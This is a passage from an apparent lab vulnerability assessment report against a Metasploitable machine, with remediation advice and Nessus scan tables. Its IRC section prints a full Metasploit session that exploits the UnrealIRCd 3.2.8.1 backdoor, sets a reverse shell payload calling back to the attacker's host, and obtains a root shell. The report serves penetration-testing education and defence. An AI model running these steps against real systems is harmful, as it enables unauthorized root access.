- **Encrypt VNC Sessions:** Always use encrypted connections, such as tunneling VNC through SSH, to prevent interception of credentials.
- **Restrict Network Access:** Limit VNC access to trusted IP addresses or internal networks.

- **Update VNC Software:** Regularly update the VNC server to patch known vulnerabilities.
- **Monitor Access Logs:** Enable logging and monitor VNC access logs for any unauthorized attempts.

5.15. IRC Exploitation

- **Overview of IRC**

Internet Relay Chat (IRC) is a protocol designed for real-time communication over the Internet. It allows users to join chat rooms, known as "channels," where they can exchange messages with others. While IRC has been around for a long time and is still used for various purposes, it can be vulnerable to exploitation if not properly secured. The protocol typically operates on port **6667**, but this can vary.

- **Exploitation Steps**

1. **Search for Exploit in Metasploit:**

- Launch Metasploit and search for IRC-specific exploits.

```
msf6 auxiliary(scanner/vnc/vnc_login) > search UnrealIRCD
Matching Modules
#  Name                                     Disclosure Date  Rank   Check  Description
0  exploit(unix/irc/unreal_ircd_3281_backdoor  2010-06-12      excellent No      3.2.8.1 Backdoor Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/irc/unreal_ircd_3281_backdoor
msf6 auxiliary(scanner/vnc/vnc_login) > use 0
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > show options
Module options (exploit/unix/irc/unreal_ircd_3281_backdoor):
  Name      Current Setting  Required  Description
  --      -
  CHOST      no               no        The local client address
  CPORT      no               no        The local client port
  Proxies    no               no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS     yes              yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT      6667             yes       The target port (TCP)

Exploit target:
  Id  Name
  --  --
  0    Automatic Target
```

2. **Select Exploit Module:**

- Choose an appropriate exploit from the search results, such as an IRC service remote exploit or a denial-of-service attack.

3. **Set Options:**

- Set the target IP and other necessary parameters.

```

msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set rhosts 192.168.29.148
rhosts => 192.168.29.148
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > show payloads

Compatible Payloads

```

#	Name	Disclosure Date	Rank	Check	Description
0	payload/cmd/unix/adduser	.	normal	No	Add user with useradd
1	payload/cmd/unix/bind_perl	.	normal	No	Unix Command Shell, Bind TCP (via Perl)
2	payload/cmd/unix/bind_perl_ipv6	.	normal	No	Unix Command Shell, Bind TCP (via perl) IPv6
3	payload/cmd/unix/bind_ruby	.	normal	No	Unix Command Shell, Bind TCP (via Ruby)
4	payload/cmd/unix/bind_ruby_ipv6	.	normal	No	Unix Command Shell, Bind TCP (via Ruby) IPv6
5	payload/cmd/unix/generic	.	normal	No	Unix Command, Generic Command Execution
6	payload/cmd/unix/reverse	.	normal	No	Unix Command Shell, Double Reverse TCP (telnet)
7	payload/cmd/unix/reverse_bash_telnet_ssl	.	normal	No	Unix Command Shell, Reverse TCP SSL (telnet)
8	payload/cmd/unix/reverse_perl	.	normal	No	Unix Command Shell, Reverse TCP (via Perl)
9	payload/cmd/unix/reverse_perl_ssl	.	normal	No	Unix Command Shell, Reverse TCP SSL (via perl)
10	payload/cmd/unix/reverse_ruby	.	normal	No	Unix Command Shell, Reverse TCP (via Ruby)
11	payload/cmd/unix/reverse_ruby_ssl	.	normal	No	Unix Command Shell, Reverse TCP SSL (via Ruby)
12	payload/cmd/unix/reverse_ssl_double_telnet	.	normal	No	Unix Command Shell, Double Reverse TCP SSL (telnet)

```

msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > run

[-] 192.168.29.148:6667 - Exploit failed: A payload has not been selected.
[*] Exploit completed, but no session was created.
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set payload 6
payload => cmd/unix/reverse
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > exploit

[-] 192.168.29.148:6667 - Msf::OptionValidateError One or more options failed to validate: LHOST.
[*] Exploit completed, but no session was created.
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set lhost 192.168.29.147
lhost => 192.168.29.147

```

4. Run the Exploit:

- Execute the selected exploit to test for vulnerabilities in the IRC service.

```

msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > exploit

[*] Started reverse TCP double handler on 192.168.29.147:1111
[*] 192.168.29.148:6667 - Connected to 192.168.29.148:6667...
:irc.Metasploitable.LAN NOTICE AUTH :** Looking up your hostname ...
[*] 192.168.29.148:6667 - Sending backdoor command ...
[*] Accepted the first client connection ...
[*] Accepted the second client connection ...
[*] Command: echo 0JcByoznLajo0Ysr;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets ...
[*] Reading from socket B
[*] B: "0JcByoznLajo0Ysr\r\n"
[*] Matching ...
[*] A is input ...
[*] Command shell session 8 opened (192.168.29.147:1111 → 192.168.29.148:43976) at 2024-10-16 14:47:12 -0400

whoami
root

```

• Recommended Fix


- Secure IRC Configuration:** Disable unnecessary features like public channel creation, limit user permissions, and enable password protection for channel access.
- Encrypt Communications:** Use SSL/TLS to encrypt IRC communications to prevent eavesdropping and data manipulation.
- Limit Access to Trusted IPs:** Restrict access to the IRC server to trusted users and IP addresses to reduce the attack surface.
- Update IRC Software:** Keep the IRC server software up to date to patch known vulnerabilities.

- **Monitor Logs:** Regularly review access logs to detect unauthorized access or malicious activity.

6. Overview of Nessus Scanning

Nessus is a popular vulnerability assessment tool that helps identify security vulnerabilities, misconfigurations, and compliance issues on various devices, applications, and operating systems. It performs deep scans across networks and systems to detect known vulnerabilities, weak credentials, and outdated software, helping organizations assess their security posture and mitigate risks.

Screenshots:





This screenshot shows the Nessus Essentials interface with a list of vulnerabilities. The left sidebar contains navigation options like 'My Scans', 'All Scans', 'Trash', 'Policies', 'Plugin Rules', and 'TerraScan'. The main table lists various vulnerabilities with columns for severity, description, service, and count.



Severity	Description	Service	Count
LOW	SSL Anonymous Cipher Suites Supported	Service detection	1
MED	SSH (Multiple Issues)	Misc	6
MED	HTTP (Multiple Issues)	Web Servers	5
MED	DNS (Multiple Issues)	DNS	5
MED	SMB (Multiple Issues)	Misc	2
MED	TLS (Multiple Issues)	Misc	2
MED	TLS (Multiple Issues)	SMTP problems	2
LOW	SSL/TLS Diffie-Hellman Modulus <= 1024 Bits (Logjam)	Misc	1
LOW	X Server Detection	Service detection	1
LOW	ICMP Timestamp Request Remote Date Disclosure	General	1
MED	SMB (Multiple Issues)	Windows	7
MED	TLS (Multiple Issues)	General	4
MED	FTP (Multiple Issues)	Service detection	3
MED	VNC (Multiple Issues)	Service detection	3
MED	Apache HTTP Server (Multiple Issues)	Web Servers	2
MED	RPC (Multiple Issues)	RPC	2
MED	SSH (Multiple Issues)	General	2
MED	SSH (Multiple Issues)	Service detection	2
MED	Web Server (Multiple Issues)	Web Servers	2
MED	Nessus SYN scanner	Port scanners	30

This screenshot shows the Nessus Essentials interface with a list of services. The left sidebar is the same as the previous screenshot. The main table lists various services with columns for severity, description, service, and count.

Severity	Description	Service	Count
MED	Nessus SYN scanner	Port scanners	30
MED	RPC Services Enumeration	Service detection	10
MED	Service Detection	Service detection	10
MED	OpenSSL Detection	Service detection	2
MED	RMI Registry Detection	Service detection	2
MED	Service Detection (GET request)	Service detection	2
MED	AJP Connector Detection	Service detection	1
MED	Backported Security Patch Detection (FTP)	General	1
MED	Backported Security Patch Detection (WWW)	General	1
MED	Common Platform Enumeration (CPE)	General	1
MED	Device Type	General	1
MED	Ethernet Card Manufacturer Detection	Misc	1
MED	Ethernet MAC Addresses	General	1
MED	IRC Daemon Version Detection	Service detection	1
MED	Nessus Scan Information	Settings	1
MED	NFS Share Export List	RPC	1
MED	OpenSSH Detection	Misc	1
MED	OS Identification	General	1
MED	OS Security Patch Assessment Not Available	Settings	1



MetasploitTable2



7.Conclusion

In this vulnerability assessment report, we have explored various exploitation techniques and methodologies used to identify and exploit vulnerabilities across a range of services and protocols, including FTP, Telnet, Samba, HTTP, Apache Tomcat, SSH, SMTP, PHP-CGI, Java RMI, Bind Shell, NFS, Distcc, PostgreSQL, VNC, and IRC. Each section highlighted the exploitation process, tools used, and recommended fixes to mitigate the identified vulnerabilities.

Through careful scanning and exploitation using tools such as Metasploit and Nessus, we have demonstrated the critical importance of proactive security measures and the need for continuous monitoring and remediation efforts within any organization. The vulnerabilities identified pose significant risks, and it is imperative to implement the recommended fixes to enhance the overall security posture and protect sensitive data from potential exploitation.